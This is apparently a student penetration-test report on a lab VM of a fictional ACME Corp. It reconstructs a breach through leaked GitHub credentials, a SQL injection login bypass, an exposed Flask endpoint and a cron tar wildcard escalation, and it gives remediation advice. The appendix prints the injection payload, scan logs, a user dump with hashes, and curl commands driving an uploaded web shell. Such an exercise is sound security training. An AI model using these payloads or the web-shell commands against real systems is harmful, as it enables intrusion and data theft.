

Team-9 Project 4

Marshall Nelson, Jewels Wolter, Kate Moreland, Spencer Shirah

April 11th 2026

1 Executive Summary

Following a period of security improvements led by Mallory, ACME Corp discovered their website homepage had been defaced and detected signs of unusual activity across employee workstations. The attacker claimed to have stolen company data. Our team was tasked with reconstructing how the breach occurred, using ACME Corp's publicly accessible GitHub repository as a starting point.

A review of the repository revealed that live database credentials, an internal API key, and the internal server address had been deliberately committed to version control inside `config.php`, despite an established process to prevent this. These leaked credentials served as the foundation for the entire attack chain. Using the exposed API key, an attacker could enumerate the internal Werkzeug Flask API and access sensitive employee data without authentication. Using the leaked database credentials alongside a SQL injection vulnerability in the admin portal login page, an attacker could bypass authentication entirely and extract all user records including password hashes. Those hashes, stored using the broken MD5 algorithm, were trivially cracked offline. Most critically, a root-owned cronjob utilizing a wildcard in a tar command allowed full privilege escalation to system-level control. The defaced homepage left behind confirms the attacker achieved complete compromise of the web server.

Through a code review of the company's GitHub repository and testing of the target system, five vulnerabilities were identified.

Vulnerability	Impact	Service
CWE-89: SQL Injection	Critical	Apache Web Server
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor	High	Apache Web Server
CWE-284: Improper Access Control	High	Werkzeug HTTP Server
CVE-2015-1197: Tar Wildcard Injection	Critical	System Cron
CWE-916: Insecure Password Hashing	Medium	Database/Admin Portal

Table 1: Vulnerabilities on the System

2 Table of Contents

Contents

1	Executive Summary	1
2	Table of Contents	1
3	Methodology and Goals	2
3.1	Goals	2
3.2	Methodology	2
3.2.1	Initial Reconnaissance	3
3.2.2	Web Directory Enumeration and Exploration	3

4	Scenario and Scope	4
4.1	Scenario	4
4.2	Scope	4
5	Attack Narrative	4
5.1	Website Code Review	4
5.2	SSH Server	5
5.3	Apache Webserver Admin Portal	5
5.4	Werkzeug Flask Webserver	5
5.5	Wildcard Injection	6
6	Observations and Recommendations	6
6.1	Admin Portal SQL Injection (CWE-89)	6
6.2	Root Cronjobs with Wildcards (CVE-2015-1197)	6
6.3	Unprotected and Exposed Internal Endpoint (CWE-284)	7
6.4	Insecure .git Directory (CWE-200)	7
6.5	Leaked Credentials (CWE-916)	7
7	Appendix	7
7.1	Reconnaissance	7
7.1.1	Apache Webserver Enumeration	8
7.2	SSH Server	9
7.3	Apache Admin Portal	12
7.4	Werkzeug Flask Webserver	13
7.5	Wildcard Injection	22

3 Methodology and Goals

This red team assessment followed a structured penetration testing methodology to identify and exploit vulnerabilities in ACME IT Corp’s internal systems.

3.1 Goals

The primary goals were to compromise the ACME Corp web application and reconstruct the attack path used by the threat actor who breached their servers. Specifically, our team aimed to:

- Gain unauthorized access to the ACME Corp web application and any associated services.
- Identify the initial access vector used by the attacker.
- Reconstruct the full attack chain.
- Identify and document all vulnerabilities discovered throughout the engagement.

3.2 Methodology

The assessment progressed through the following phases:

- **Code Review** — The GitHub repository was reviewed systematically for exposed credentials, insecure configurations, and information that could guide further testing against the live system.
- **Reconnaissance and Enumeration** — Network and service enumeration was performed against the target using NMap and Gobuster to identify open ports, running services, and accessible web directories and endpoints.
- **Exploitation** — Identified vulnerabilities were exploited to gain unauthorized access to the admin portal, internal Flask API, and underlying system.

- **Post-Exploitation** — Following initial access, the system was further explored to identify privilege escalation opportunities, sensitive data, and evidence of the prior breach.
- **Reporting** — All findings were documented with supporting evidence, severity ratings, and remediation recommendations.

3.2.1 Initial Reconnaissance

Port Scanning The first task performed in Enumeration was an NMap script and service scan on TCP ports. This scan identified the following services:

- SSH - port 22
- Apache Web Server - port 80
- Werkzeug HTTP Server - port 5000

Port 443 was explicitly out of scope

The top twenty UDP ports were also scanned and returned inconclusive, directing focus to the TCP services.

3.2.2 Web Directory Enumeration and Exploration

Apache Webserver Directory Enumeration Since port 80 was open, Gobuster was used to brute-force web directories on the target's Apache server using the DirBuster medium wordlist. The complete scan is available in the appendix.

The scan discovered the following directories, all returning HTTP 301 redirects:

- uploads/
- assets/
- admin/
- javascript/
- backups/

Additionally, `/server-status` returned a 403 Forbidden, confirming Apache server-status was enabled but restricted.

Apache Webserver Exploration Exploration of the directories on the Apache Webserver provided some helpful information. The `admin/` directory points to some sort of dashboard behind a login page, the `uploads/` directory contains a file called `cmd.php` that returns nothing.

Werkzeug Flask App Enumeration Using the API key from the `config.php` file within the website's source code hosted on github the tool ffuf was used to identify open api endpoints. The initial scan with returned no common api endpoints. However, scanning within the `api/` path, returns three open endpoints.

- `employees/` - Returns the query of Employees, salary, role, and contact
- `health/` - Returns server errors and service version
- `orders/` - Returns an Empty list of orders

There also appears to be a sql database that is interacted with via the API, with the username and password also listed in the `config.php` file.

4 Scenario and Scope

4.1 Scenario

4.2 Scope

In Scope:

- Target IP: 192.168.56.21
- Network range: 192.168.56.0/24 (host-only network)
- All network-accessible services on the target
- SSH service on port 22
- Web applications on ports 80 and 5000

Out of Scope:

- Physical access to systems
- Social engineering attacks
- Denial of service attacks
- Manipulation via VirtualBox interface
- Services on port 139 and 445

Rules of Engagement: All attacks must be conducted from the Kali VM via network protocols only. Direct interaction with the VM through the VirtualBox interface is prohibited.

5 Attack Narrative

5.1 Website Code Review

The source code repository for ACME Corp's website was publicly accessible on GitHub. A systematic review of the repository's files revealed multiple critical security issues that directly enabled the breach.

The first and most significant discovery was in the `.gitignore` file. The repository contained a `config.example.php` file with an explicit comment stating "DO NOT commit config.php to version control," indicating the development team had an established process for protecting credentials. However, the `.gitignore` had been manually edited to include the comment "config.php intentionally tracked," meaning someone deliberately overrode this protection and committed live credentials to the repository.

As a result, `config.php` was fully exposed in the repository containing the database hostname, database name, a live database username and password (`acme_app / Acm3C0rp2024!`), the internal server IP address and port (`192.168.56.21:5000`), and a live API key (`sk-acme-dGhpcyBpcyBhIHRlc3Qga2V5`). These credentials provided direct access to the database and the Werkzeug Flask API without further exploitation. Additionally, the `db_connect()` function in `config.php` uses `die()` with the raw connection error, meaning any database failure would print sensitive connection details directly to the browser.

Reviewing `index.php` revealed that the admin portal path `/admin/login.php` was hard-coded in the navigation bar and the footer, which publicly advertises its location to any attacker who views it. The homepage also publicly listed employee names and job titles including the Systems Administrator and IT Security personnel, exposing immediate knowledge of high-value targets.

The `.gitignore` also confirmed the existence of the `uploads/` and `backups/` directories on the server by keeping them tracked via `.gitkeep` files while excluding their contents. This corroborated the Gobuster findings and pointed directly to those directories as targets for further investigation.

Within the `admin/` directory, `login.php` contained a SQL query constructed through direct string concatenation with no input sanitization or prepared statements, making it vulnerable to SQL injection. Passwords were hashed using MD5 directly within the SQL query. MD5 is cryptographically broken so provides no meaningful protection against offline cracking. Once inside the portal via SQL injection, `dashboard.php` renders every user's raw password hash in the HTML output and provides an export function that writes a full database dump to `/var/www/html/backups/export.txt`, a publicly web-accessible path requiring no authentication to retrieve. The only access control on the dashboard was a session existence check with no role verification, meaning any authenticated session regardless of privilege had full access to all data and the export functionality.

5.2 SSH Server

In parallel with the web-based enumeration, SSH was investigated as a potential attack vector. During initial reconnaissance, a service and version scan identified SSH running on port 22, along with Apache on port 80 and a Werkzeug HTTP server on port 5000.

After credentials and password hashes were recovered through the admin portal SQL injection (described in Section 5.3), an SSH login attempt was made using the username `mallorymartinez`. The connection proceeded normally; however, authentication failed with a permission denied response. This demonstrated that SSH was accessible but that the recovered credential was not valid for direct shell access.

Given the unsuccessful password-based authentication attempts, the website's GitHub repository was revisited. Analysis of the repository history revealed that two commits from Fong Ling contained exposed public and private SSH key pairs.

Authentication using the leaked private key was successful when using the username `fongling` (Figure 11). Upon connection, an interactive shell was obtained, providing an alternative method for system enumeration and forensic investigation.

It is important to note that SSH was not the attack vector used by the threat actor. Based on the reconstructed attack chain and the timeline of discovered artifacts, the attacker's compromise originated through web application vulnerabilities—specifically, the exposed `cmd.php` file that allowed remote command execution. The defaced homepage was discovered through the `curl` command execution via `cmd.php`. The SSH access with leaked keys represents a separate security issue and a potential persistence mechanism, but was not part of the primary breach.

5.3 Apache Webserver Admin Portal

Visiting the `admin/` directory discovered in Enumeration and Exploration, users are presented with a login page. This login page queries a SQL database to validate usernames and passwords. By entering `"admin'` OR `'1'='1'-- "` in the username field with anything in the password field, users can authenticate themselves without a valid username and password pair.

Once authenticated, users are presented a dashboard containing detailed user information including roles, tasking, salaries, emails, and password hashes.

It is also possible to export this data to the `backups/` directory for trivial exfiltration. The employee information is listed in the appendix.

After exfiltrating the sensitive employee data, hashcat was used to attempt to identify passwords from their hashes. Even with extensive rules and wordlists, the only password hashcat was able to identify is `"password"` for Mallory. However, this password was incorrect when tested with `ssh`, so password cracking was re-attempted while excluding the word `"password"`.

5.4 Werkzeug Flask Webserver

One of the services that was discovered was the Werkzeug flask webserver, which is running on port 5000. This is a combination of a web framework and the Werkzeug library that is used to run a python-based web application. The server was made with an internal API key that was utilized for most of the endpoints. This API key was discovered while looking at the `Config.php` contents on GitHub, figure 3 in the appendix. This allowed for access to endpoints that were discovered with scans that are shown in the appendix.

The first scan revealed that there were 3 endpoints with `/api`. These paths revealed sensitive company information such as employee information. The next scan looked for endpoints from the `uploads/`. This resulted in 2 endpoints, but the `cmd.php` was worth looking into more because it contains a python script. It is discovered that the webserver is being run by the `www-data` user, which follows the idea of least privilege. However, the `acme-api.service` is running under `www-data` so anyone can read the `app.py` source code. By looking further into the file `app.py` it is discovered that the path `/api/user/<uid>` does not require an API key. This means that anyone is able to look into personal notes and files. By using the user id of Mitch that was discovered earlier, we were able to see personal information about Mitch, such as his salary. It also states that Mitch is the System Admin and holds root on 3 internal servers. This means that many scripts created by Mitch will run as root.

5.5 Wildcard Injection

Using the information that was discovered from the Werkzeug Flask Webserver, we need to look for any internal scripts that Mitch made which will run as root. During the initial web enumeration, a directory named `backups/` was found. In the `config.php` file that was found on GitHub, there was a comment mentioning backup storage in `backups/`. Most backup jobs in Linux utilize cron, which is the system's job scheduler, so that is a place to look for any mentions of root files.

By searching the system for crontab jobs, there was a highly privileged job that was being run. There is a note that it was added by Mitch and it runs every 5 minutes as root. This job was run by including the `*`, wildcard symbol, at the end. This means that it will include every file name in the directory as well. This is a huge issue because some of the files in the directory, `/var/www/html`, are owned by `www-data` which can be read and written over. Since this account was already found to be accessible, any attacker could inject unwanted scripts into the files and then run as root every 5 minutes.

To find how the attackers got in, a search of the directory `/var/www/html` showed a file that stood out. The file `index_defaced.php` is owned by a user called `project4`. After reading the file, it was discovered that this is what the attacker replaced the original company's website homepage with.

6 Observations and Recommendations

6.1 Admin Portal SQL Injection (CWE-89)

The authentication process within the `login.php` improperly parses user inputs and exposes the server to SQL injection. Attackers are able to bypass this weak input sanitization and inject their own SQL commands. This allows attackers to bypass proper authentication and access sensitive employee information.

Recommendation: The username and password fields, and the subsequent database query should be properly sanitized to enforce proper authentication. Instead of simply setting the username and password variables to the user input and executing the query; there should be proper input validation prior to executing the query.

6.2 Root Cronjobs with Wildcards (CVE-2015-1197)

Mitch, a system administrator, utilized a wildcard, `*`, in a backup command. This command was owned and run by a root cronjob. This exposes the opportunity for command injection using specifically named files, which can lead all the way to full system control.

Recommendation: Wildcards should not be used in automated scripts and scripts that are run as root. The backup script should take advantage of specific paths and use the `-` flag to use end of command line options. This can stop filenames as being seen as flags.

6.3 Unprotected and Exposed Internal Endpoint (CWE-284)

The Flask API will generally require an API Key for each endpoint in order to protect the service. There was a route that was discovered `/api/user/<uid>` that did not require any API key. This means that this endpoint was unprotected and anyone could access employee data such as salary and private internal notes.

Recommendation: There should be a requirement where API authentication and checks are implemented across all endpoints. There should be no route that can be accessed without the key.

6.4 Insecure .git Directory (CWE-200)

The `.git` directory is on the webserver, which allowed for the attacker to access it via GitHub. It also allowed us to see source code for the application and guide the attack. These leaked credentials and internal routes on the server.

Recommendation: Version control should be removed from production to prevent attackers from reconstructing internal information. The deployment of the application should only push needed items and implement server rules to prevent `.git` files from being read.

6.5 Leaked Credentials (CWE-916)

Internal credentials, like database passwords and API keys were found within `config.php` file. This file was found on GitHub. The database also used MD5 hashing for users like Mallory, which resulted in their password being password.

Recommendation: All credentials that were found should be changed and updated immediately. Environment variables should be implemented to prevent credentials from being leaked. All passwords should use `bcrypt` instead to create a strong password.

7 Appendix

7.1 Reconnaissance

```
(kali@kali)-[~/scripts/pro3blue]
$ nmap -sC -sV 192.168.56.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-07 17:03 EDT
Nmap scan report for 192.168.56.21
Host is up (0.0049s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: H4X3D by xX_r00tg0d_Xx
|_http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp   closed https
5000/tcp  open  http     Werkzeug httpd 3.1.8 (Python 3.12.3)
|_http-server-header: Werkzeug/3.1.8 Python/3.12.3
|_http-title: 404 Not Found
MAC Address: 08:00:27:C8:C6:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.05 seconds
```

Figure 1: NMap TCP Service and Script Scan Results

```

C: > Users > Kate > Downloads > webpage-main > webpage-main > .gitignore
1 | Ignore real config
2 | # # config.php intentionally tracked intentionally tracked
3 | *.log
4 | *.enc
5 | uploads/*
6 | !uploads/.gitkeep
7 | backups/*
8 | !backups/.gitkeep
9 | .env.bak
10

```

Figure 2: .gitignore contents

```

C: > Users > Kate > Downloads > webpage-main > webpage-main > config.php
1 | <?php
2 |
3 | define('DB_HOST', 'localhost');
4 | define('DB_NAME', 'acme_db');
5 | define('DB_USER', 'acme_app');
6 | define('DB_PASS', 'Acm3C0rp2024!');
7 |
8 | define('API_BASE', 'http://192.168.56.21:5000');
9 | define('API_KEY', 'sk-acme-dGhpcy8pcyBhIHRlc3Qga2V5');
10 |
11 | function db_connect() {
12 |     $conn = new mysqli(DB_HOST, DB_USER, DB_PASS, DB_NAME);
13 |     if ($conn->connect_error) {
14 |         die("Connection failed: " . $conn->connect_error);
15 |     }
16 |     return $conn;
17 | }
18 | ?>
19 |

```

Figure 3: Config.php contents

7.1.1 Apache Webserver Enumeration

Listing 1: Apache Webserver gobuster Results

```

1 gobuster dir -u http://192.168.56.21 -w /usr/share/wordlists/dirbuster/directory-
  list-2.3-medium.txt
2 =====
3 Gobuster v3.8.2
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
5 =====
6 [+] Url: http://192.168.56.21
7 [+] Method: GET
8 [+] Threads: 10
9 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-
  medium.txt
10 [+] Negative Status codes: 404
11 [+] User Agent: gobuster/3.8.2
12 [+] Timeout: 10s
13 =====
14 Starting gobuster in directory enumeration mode
15 =====
16 uploads (Status: 301) [Size: 316] [--> http://192.168.56.21/uploads/]

```

```

17 admin                (Status: 301) [Size: 314] [--> http://192.168.56.21/admin/]
18 assets              (Status: 301) [Size: 315] [--> http://192.168.56.21/assets/]
19 javascript          (Status: 301) [Size: 319] [--> http://192.168.56.21/
    javascript/]
20 backups             (Status: 301) [Size: 316] [--> http://192.168.56.21/backups/]
21 server-status       (Status: 403) [Size: 278]
22 Progress: 220558 / 220558 (100.00%)
23 =====
24 Finished
25 =====

```

Listing 2: Apache Webserver Uploads/ gobuster Results

```

1 gobuster dir -u http://192.168.56.21/uploads \
2   -w /usr/share/seclists/Discovery/Web-Content/common.txt \
3   -x php,txt,zip,sql,bak,tar,gz,tar.gz,7z,rar,db,sqlite,sqlite3,json,xml,css,log,
4   conf,config,env,old,bkp,backup,key,pem,js \
5   -b 403,404
6 =====
7 Gobuster v3.8.2
8 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
9 =====
10 [+] Url:                http://192.168.56.21/uploads
11 [+] Method:             GET
12 [+] Threads:            10
13 [+] Wordlist:            /usr/share/seclists/Discovery/Web-Content/common.txt
14 [+] Negative Status codes: 403,404
15 [+] User Agent:         gobuster/3.8.2
16 [+] Extensions:        rar,sqlite3,xml,css,php,db,json,conf,env,old,bkp,key,
17   sql,7z,sqlite,js,bak,tar,log,config,backup,pem,txt,zip,gz,tar.gz
18 [+] Timeout:            10s
19 =====
20 Starting gobuster in directory enumeration mode
21 =====
22 cmd.php                (Status: 200) [Size: 0]
23 Progress: 128250 / 128250 (100.00%)
24 =====
25 Finished
26 =====

```

7.2 SSH Server

```

(kali@kali)-[~]
$ ping -c 3 192.168.56.21
PING 192.168.56.21 (192.168.56.21) 56(84) bytes of data:
64 bytes from 192.168.56.21: icmp_seq=1 ttl=64 time=3.69 ms
64 bytes from 192.168.56.21: icmp_seq=2 ttl=64 time=3.92 ms
64 bytes from 192.168.56.21: icmp_seq=3 ttl=64 time=3.43 ms

— 192.168.56.21 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 3.426/3.677/3.916/0.200 ms

```

Figure 4: ICMP connectivity test confirming the target host at 192.168.56.21 is reachable from Kali.

```
(kali㉿kali)-[~]
$ nmap -sC -sV 192.168.56.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-09 16:39 EDT
Nmap scan report for 192.168.56.21
Host is up (0.0032s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; prot
ocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: H4X3D by xX_r00tg0d_Xx
443/tcp   closed https
5000/tcp  open  http     Werkzeug httpd 3.1.8 (Python 3.12.3)
|_http-title: 404 Not Found
|_http-server-header: Werkzeug/3.1.8 Python/3.12.3
MAC Address: 08:00:27:5A:05:FE (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.69 seconds
```

Figure 5: Nmap scan identifying SSH on port 22 as an exposed service on the target.

```
(kali㉿kali)-[~]
$ ssh mallory@192.168.56.21
Warning: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:6bY4TLhONfivsAK7YJMZIf89hTf04oiT9c9h0gDMIv8.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this messag
e.
Offending ECDSA key in /home/kali/.ssh/known_hosts:4
  remove with:
    ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '192.168.56.21'
Host key for 192.168.56.21 has changed and you have requested strict checking
Host key verification failed.

(kali㉿kali)-[~]
```

Figure 6: Initial SSH attempt producing a host key mismatch warning due to the updated Project 4 virtual machine image.

```
(kali㉿kali)-[~]
$ ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "192.168.56.21"
# Host 192.168.56.21 found: line 2
# Host 192.168.56.21 found: line 3
# Host 192.168.56.21 found: line 4
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old
```

Figure 7: Removal of the outdated SSH fingerprint entry from the Kali `known_hosts` file.

```
(kali㉿kali)-[~]
$ ssh mallory@192.168.56.21
The authenticity of host '192.168.56.21 (192.168.56.21)' can't be established
ED25519 key fingerprint is: SHA256:6bY4TLhONfivsAK7YJMzIf89hTf04oiT9c9hOgDMIv
8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.21' (ED25519) to the list of known hos
ts.
```



```
+      o      +          o
+      +          o      +      +
o              +
+      o  +          +      +      o
+      - - - - - , _ _ _ _ _   o
- - - - - | ^ \ ^ \
- - - - - ~| ( ^ . ^ ) +      +
- - - - - "" ""
+      o          o      +          o
+      +          +
o      o          o          o      +
+      o          +
+      +      o          o      +
mallory@192.168.56.21's password:
Permission denied, please try again.
```

Figure 8: Failed SSH authentication attempt after correcting the host key mismatch.




Figure 9: Successful SSH key-based authentication using a leaked private key, resulting in an interactive shell as the user fongling.

7.3 Apache Admin Portal

Listing 3: Apache Webserver User Data

```
1 -- ACME Corp DB Export
2 -- Generated: 2026-04-08 02:18:40
3
4 -- users --
5 1 | admin | fd5744ad07d79fd63b2f4f4335e9286a | Administrator | admin@acmecorp.
   internal | 2026-04-03 00:54:33
6 2 | claire | 412cfc2a4fcbb5cc93455c540124cf17 | Accountant | claire@acmecorp.
   internal | 2026-04-03 00:54:33
7 3 | fong | 33605326cb442468af5a4f31fe785455 | Web Dev | fong@acmecorp.internal |
   2026-04-03 00:54:33
8 4 | bob | d68f37bbe5d89c289c0aa1c7c72fa7b0 | Director | bob@acmecorp.internal |
   2026-04-03 00:54:33
9 5 | alice | 2d64f5a8b5b2222be87a4fc5082e3956 | IT Specialist | alice@acmecorp.
   internal | 2026-04-03 00:54:33
10 6 | eve | f145247c9d5e1fe844fa5e16517dbedd | Tech Lead | eve@acmecorp.internal |
    2026-04-03 00:54:33
11 7 | mitch | 5847a2bc3766cf0be97b0b1b88146eaa | Sys Admin | mitch@acmecorp.internal
    | 2026-04-03 00:54:33
```

```

12 8 | mallory | $2y$10$92IXUNpkj00r0Q5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi | IT
    Security | mallory@acmecorp.internal | 2026-04-03 00:54:33
13
14 -- employees --
15 1 | Alice Brown | IT Specialist | IT | 72000 | alice@acmecorp.internal | Has
    access to internal ticketing system
16 2 | Bob Barker | Director of Cust. | Sales | 115000 | bob@acmecorp.internal |
    Approved Q4 budget increase
17 3 | Eve Johnson | Tech Lead | IT | 98000 | eve@acmecorp.internal | Manages server
    infrastructure
18 4 | Claire Redfield | Accountant | Finance | 81000 | claire@acmecorp.internal |
    Has read access to payroll DB
19 5 | Mallory Martinez | IT Security | IT | 94000 | mallory@acmecorp.internal | Runs
    quarterly pen tests
20 6 | Mitch Marcus | Sys Admin | IT | 88000 | mitch@acmecorp.internal | Holds root
    on 3 internal servers
21 7 | Fong Ling | Web Dev | IT | 79000 | fong@acmecorp.internal | Deployed the
    public-facing site. Check git for deploy notes.

```

7.4 Werkzeug Flask Webserver

Listing 4: Flask Webserver

```

1 [J●--(kali@kali)-[~]
2 ●-$ gobuster dir -u http://192.168.56.21:5000/api -w /usr/share/wordlists/
    dirbuster/directory-list-2.3-medium.txt
3
4 =====
5 Gobuster v3.8.2
6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
7 =====
8 [+] Url: http://192.168.56.21:5000/api
9 [+] Method: GET
10 [+] Threads: 10
11 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-
    medium.txt
12 [+] Negative Status codes: 404
13 [+] User Agent: gobuster/3.8.2
14 [+] Timeout: 10s
15 =====
16 Starting gobuster in directory enumeration mode
17 =====
18
19 health (Status: 200) [Size: 69]
20 orders (Status: 401) [Size: 25]
21 employees (Status: 401) [Size: 25]
22 Progress: 220559 / 220559 (100%)
23 =====
24 Finished
25 =====
26
27 [J●--(kali@kali)-[~]
28 ●-$ curl http://192.168.56.21/.git/config
29 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
30 <html><head>
31 <title>404 Not Found</title>
32 </head><body>
33 <h1>Not Found</h1>

```

```

34 <p>The requested URL was not found on this server.</p>
35 <hr>
36 <address>Apache/2.4.58 (Ubuntu) Server at 192.168.56.21 Port 80</address>
37 </body></html>
38
39 [J●--(kali@kali)-[~]
40 ●-$ gobuster dir -u http://192.168.56.21/uploads/ -w /usr/share/wordlists/
    dirbuster/directory-list-2.3-medium.txt -x php
41
42 =====
43 Gobuster v3.8.2
44 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
45 =====
46 [+] Url: http://192.168.56.21/uploads/
47 [+] Method: GET
48 [+] Threads: 10
49 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-
    medium.txt
50 [+] Negative Status codes: 404
51 [+] User Agent: gobuster/3.8.2
52 [+] Extensions: php,txt
53 [+] Timeout: 10s
54 =====
55 Starting gobuster in directory enumeration mode
56 =====
57
58 index.php (Status: 403) [Size: 9]
59 cmd.php (Status: 200) [Size: 0]
60 Progress: 441116 / 441116 (100.00%)
61 =====
62 Finished
63 =====
64
65 [J●--(kali@kali)-[~]
66 ●-$ curl http://192.168.56.21:5000/api/employees -H "X-API-Key: sk-acme-
    dGhpcyBpcyBhIHRLc3Qga2V5"
67 {"count":7,"employees":[{"department":"IT","id":1,"name":"Alice Brown","role":"IT
    Specialist"}, {"department":"Sales","id":2,"name":"Bob Barker","role":"Director
    of Cust."}, {"department":"IT","id":3,"name":"Eve Johnson","role":"Tech Lead
    "}, {"department":"Finance","id":4,"name":"Claire Redfield","role":"Accountant
    "}, {"department":"IT","id":5,"name":"Mallory Martinez","role":"IT Security"}, {"
    department":"IT","id":6,"name":"Mitch Marcus","role":"Sys Admin"}, {"department
    ":"IT","id":7,"name":"Fong Ling","role":"Web Dev"}]}
68
69 [J●--(kali@kali)-[~]
70 ●-$ curl http://192.168.56.21:5000/api/orders -H "X-API-Key: sk-acme-
    dGhpcyBpcyBhIHRLc3Qga2V5"
71 {"orders":[]}
72
73 [J●--(kali@kali)-[~]
74 ●-$ curl "http://192.168.56.21/uploads/cmd.php?cmd=whoami"
75 <pre>www-data
76 </pre>
77
78 [J●--(kali@kali)-[~]
79 ●-$ curl -G --data-urlencode "cmd=ls -la /var/www/html" http://192.168.56.21/
    uploads/cmd.php
80 <pre>total 88
81 drwxrwxr-x 6 www-data www-data 4096 Apr 4 19:43 .

```

```

82 drwxr-xr-x 3 root      root      4096 Apr  3 00:36 ..
83 drwxr-xr-x 2 www-data www-data  4096 Apr  3 17:43 admin
84 drwxr-xr-x 4 www-data www-data  4096 Apr  3 17:43 assets
85 drwxr-xr-x 2 www-data www-data  4096 Apr  3 18:16 backups
86 -rwxr-xr-x 1 www-data www-data   722 Apr  3 17:43 config.php
87 -rwxr-xr-x 1 root      root      32987 Apr  3 21:25 index.clean.php
88 -rwxr-xr-x 1 www-data www-data 10806 Apr  8 22:45 index.php
89 -rw-rw-r-- 1 project4 project4 10806 Apr  3 21:25 index_defaced.php
90 drwxr-xr-x 2 www-data www-data  4096 Apr  3 18:52 uploads
91 </pre>
92
93 [J●--(kali@kali)-[~]
94 ●-$ curl -G --data-urlencode "cmd=cat /var/www/html/index_defaced.php" http
    ://192.168.56.21/uploads/cmd.php
95 <pre><?php include 'config.php'; ?>
96 <!DOCTYPE html>
97 <html lang="en">
98 <head>
99     <meta charset="UTF-8">
100     <title>H4X3D by xX_r00tg0d_Xx</title>
101     <style>
102         @import url('https://fonts.googleapis.com/css2?family=Share+Tech+Mono&
            display=swap');
